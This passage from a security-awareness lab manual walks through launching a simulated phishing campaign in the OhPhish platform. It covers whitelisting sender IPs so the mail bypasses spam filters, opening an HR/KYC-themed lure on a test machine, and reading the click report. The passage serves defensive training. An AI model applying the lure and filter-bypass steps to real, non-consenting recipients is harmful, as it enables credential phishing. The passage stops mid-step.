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

60. **Add to your Whitelist** pop-up appears, click **Done**.

    Note: You must ensure that messages received from specific IP addresses do not get marked as spam. Do this by adding the addresses to an email whitelist in your Google Admin console. To do that, you can refer the whitelisting guide available for Microsoft O365 and G-Suite user accounts.

61. The **Confirm?** pop-up appears; click **SURE**.

62. A count down timer appears and phishing campaign initiates in ten seconds.

63. The **Alert!** pop-up appears, indicating successful initiation of a phishing campaign; click **OK**.

64. Now, switch to the **Windows Server 2019** virtual machine.

    Note: If you are logged out of the **Windows Server 2019** machine, click **Ctrl+Alt+Del**, then login into **Administrator** user profile using **Pa$$w0rd** as password.

65. In the **Gmail** account opened previously, navigate to the **Inbox** folder.

66. You will find an email from **HR – ABP News**, as shown in the screenshot.

67. Click on the **EPF – KYC Documents Upload Centre** hyperlink present in the email.

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



68. If a **Suspicious** link pop-up appears, click **Proceed**.
69. You will be re-directed to the **Oh You've been Phished** landing page, as shown in the screenshot.



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

70. Now, switch back to the **Windows 11** virtual machine.
71. Click on the **Test – Send to Attachment** campaign present on the **OhPhish Dashboard**.



72. The **Campaign Detailed Report** page appears, displaying the **Campaign Details** and **Campaign Summary** sections.
73. In the **Campaign Summary** section, you can observe that the value of **No. of targets who have clicked the 